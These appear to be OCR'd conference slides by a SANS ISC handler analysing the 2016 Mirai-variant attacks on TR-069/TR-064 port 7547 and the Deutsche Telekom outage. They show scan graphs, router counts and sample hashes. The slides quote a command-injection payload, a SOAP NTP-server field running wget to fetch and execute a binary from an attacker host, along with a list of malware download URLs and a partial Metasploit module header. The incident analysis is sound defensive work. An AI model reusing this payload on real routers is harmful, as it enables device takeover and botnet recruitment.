

7547

The new number of the beast?


<profile>
<real_name>**Xavier Mertens**</real_name>
<day_job>**Freelance Security Consultant**</day_job>
<night_job>**Hacker, Blogger**</night_job>
<![CDATA[
www.truesec.be
blog.rootshell.be
isc.sans.edu
www.brucon.org
]]>
</profile>





SANS INSTITUTE
KNOWLEDGE FOR PEACE

INTERNET STORM CENTER



Format Timeline
— Zoom Out
+ Zoom to Selection
× Deselect
1 hour per column
Saturday 26 2PM CET
Sunday 27 8PM CET

Anyone have any idea as to why I am seeing a big uptick in Port 754 and 7547 scans? (Your aggregate shows a big uptick in 7547 also). Zero day or backdoor probe maybe?

Thanks.

First report to the ISC, Sunday 09:30PM CET

s/7547/5555


Sources
Targets
50000
40000
30000
20000
10000
0
2000
1750
1500
1250
1000
750
500
250
0
Oct 31
Nov 03
Nov 06
Nov 09
Nov 12
Nov 15
Nov 18
Nov 21
Nov 24
Nov 27
Nov 30

The culprit?

TR-069

TR-064 (LAN)

Client >HTTP(s) Request > CPE (Job: “Your new NTP server”)
Client >HTTP(s) Response >CPE (JobResult: “Done")

TR-069 (WAN)

CPE >HTTP(s) Request > ACS (TR-069 Inform, “Something for me?”)
ACS > HTTP(s) Response > CPE (Job: “Show me xxx”)
CPE > HTTP(s) Request > ACS (JobResult: “this, something else?”)
ACS > HTTP(s) Response > CPE (JobResult: “Ok, bye”)

```
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 534

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
      <NewNTPServer1>192.0.2.1</NewNTPServer1>
      <NewNTPServer2></NewNTPServer2>
      <NewNTPServer3></NewNTPServer3>
      <NewNTPServer4></NewNTPServer4>
      <NewNTPServer5></NewNTPServer5>
    </u:SetNTPServers>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

kenzo2017 in Uncategorized November 7, 2016 1,414 Words

Eir's D1000 Modem Is Wide Open To Being Hacked.

Background

The Eir D1000 Modem has bugs that allow an attacker to gain full control of the modem from the Internet. The modem could then be used to hack into internal computers on the network, as a proxy host to hack other
computers or even as a bot in a botnet.

A port scan of the the modem revealed that it has one TCP port exposed to the Internet, port 7547. Port 7547 is running as part of the TR-069 protocol. TR-069 a.k.a CPE WAN Management Protocol a.k.a. CWMP is a protocol that ISPs like Eir use to manage all of the modems on their network.

Source: https://devicereversing.wordpress.com/2016/11/07/eirs-d1000-modem-is-wide-open-to-being-hacked/

Proof Of Concept Exploit

By sending certain TR-064 commands, we can instruct the modem to open port 80 on the firewall. This allows access the the web administration interface from the Internet facing side of the modem. The default login password for the D1000 is the Wi-Fi password. This is easily obtained with another TR-064 command.

Here's a Metasploit module :

```
##
# This module requires Metasploit: http://metasploit.com/do
# Current source: https://github.com/rapid7/metasploit-fram
##

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'        => 'Eir D1000 Modem CWMP Exploit POC',
      'Description' => %q{
        This exploit drops the firewall to allow access to
    it also retrieves the wifi password. The default login
        password. This exploit was tested on firmware versi
      },
      'Author'      =>
        [
          'Kenzo', # Vulnerability discovery and Metasploit
        ],
```

Deutsche Telekom

“Houston We Have A Problem “ Outage

```
Post: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 519

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
 SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body><u:SetNTPServers xmlns:u="urn:dslforum-
org:service:Time:1">
  <NewNTPServer1>
      `cd /tmp;wget http://tr069.pw/1;chmod 777 1;./1`
  </NewNTPServer1>
  <NewNTPServer2></NewNTPServer2>
  <NewNTPServer3></NewNTPServer3>
  <NewNTPServer4></NewNTPServer4>
  <NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

http://5.8.65.5/1
http://5.8.65.5/2
http://l.ocalhost.host/1
http://l.ocalhost.host/2
http://l.ocalhost.host/3
http://l.ocalhost.host/x.sh
http://p.ocalhost.host/x.sh
http://timeserver.host/1
http://ntp.timerserver.host/1
http://tr069.pw/1
http://tr069.pw/2
http://srrys.pw/2

```
01fb38152c7f86aca2c42e8e8ebc46a9abeeac0501b0800e8009ee6328d112fd  1
b4d378a917b01bbb8a783bbd7a8cfe070c7dd6ac7b8aa5f205df6e7e24f0a85e  2
1fce697993690d41f75e0e6ed522df49d73a038f7e02733ec239c835579c40bf  3
828984d1112f52f7f24bbc2b15d0f4cf2646cd03809e648f0d3121a1bdb83464  4
c597d3b8f61a5b49049006aff5abfe30af06d8979aaaf65454ad2691ef03943b  5
046659391b36a022a48e37bd80ce2c3bd120e3fe786c204128ba32aa8d03a182  6
5d4e46b3510679dc49ce295b7f448cd69e952d80ba1450f6800be074992b07cc  7
```

1: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
2: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
3: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
4: ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
5: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
6: ELF 32-bit MSB executable, SPARC version 1 (SYSV), statically linked, stripped
7: ELF 32-bit MSB executable, Motorola 68020 - invalid byte order, version 1 (SYSV), statically linked, stripped

ManufacturerName	ModelName	ProductClass	Count
ZyXEL	AMG1302-T10B	AMG1302-T10B	1744
ZyXEL	AMG1302-T11B	AMG1302-T11B	1238
None	None	None	1149
ZyXEL	AMG1202-T10B	AMG1202-T10B	502
ZyXEL	AMG1302-T10A	AMG1302-T10A	497
ZyXEL	AMG1312-T10B	AMG1312-T10B	365
ZyXEL	P-660HN-T1A_IPv6	P-660HN-T1A_IPv6	111
ZyXEL	P-660HN-T1	v2	85
ZyXEL	P-660HN-T1A	v2	56
ZyXEL	P-1302-T10B	P-1302-T10B	29
ZyXEL	AMG1202-T10A	AMG1202-T10A	27
ZyXEL	P-660HN-T3A_IPv6	P-660HN-T3A_IPv6	21
ZyXEL	DEL1202-T10B/B	DEL1202-T10B/B	21
ZyXEL	P-660HNU-T1_IPv6	P-660HNU-T1_IPv6	18
ZyXEL	DEL1202-T10B/W	DEL1202-T10B/W	16
ZyXEL	P-660HN-T1A	P-660HN-T1A	14
ZyXEL	DEL1201-T10A	DEL1201-T10A	10
ZyXEL	P-1202-T10B	P-1202-T10B	9
ZyXEL	P-1302-T10D	v3	6
ZyXEL	P-1302-T10D	P-1302-T10D	5
Teracom	TDSL300W2	ADSL2+W2	5
Supernet	DSLW200	ADSL2+W2	5
ZyXEL	eir	D1000	4
ZyXEL	eircom	D1000	4
QTECH	QTECH_ROUTER		4
D-Link	DSL-3780		4
Digicom	RAW300U-A02		4
Binatone	DT850W	DT850W	4
D-Link	DSL-2877AL		3
ZyXEL	VMG1312-T10C	VMG1312-T10C	1
ZyXEL	P-660RU-T1	v3	1
ZyXEL	P-660R-T1	P-660R-T1	1
ZyXEL	P-660N-T1A	P-660N-T1A	1
ZyXEL	P-660HN-T1_IPv6	P-660HN-T1_IPv6	1
ZyXEL	P-660HN-T1H_IPv6	P-660HN-T1H_IPv6	1
ZyXEL	P-1302-T10D	v2	1
ZyXEL	AMG1302-T11C	AMG1302-T11C	1
ZyXEL	AMG1001-T10A	AMG1001-T10A	1
Huawei	Technologies	Co.	1
Huawei	Technologies	Co.	1
D-Link	DSL-2875AL		1
BTTL	450TC1	450TC1	1
Binatone	DT860W	DT860W	1
Binatone	DT845W	DT845W	1
Aztech	Technologies	Pte.	1

Source: http://blog.netlab.360.com/a-few-observations-of-the-new-mirai-variant-on-port-7547/

So?

http://www.routercheck.com/**2014**/08/14/major-problems-tr-069/

Why is this port exposed in the wild?

Why ISP’s do not restrict access to it?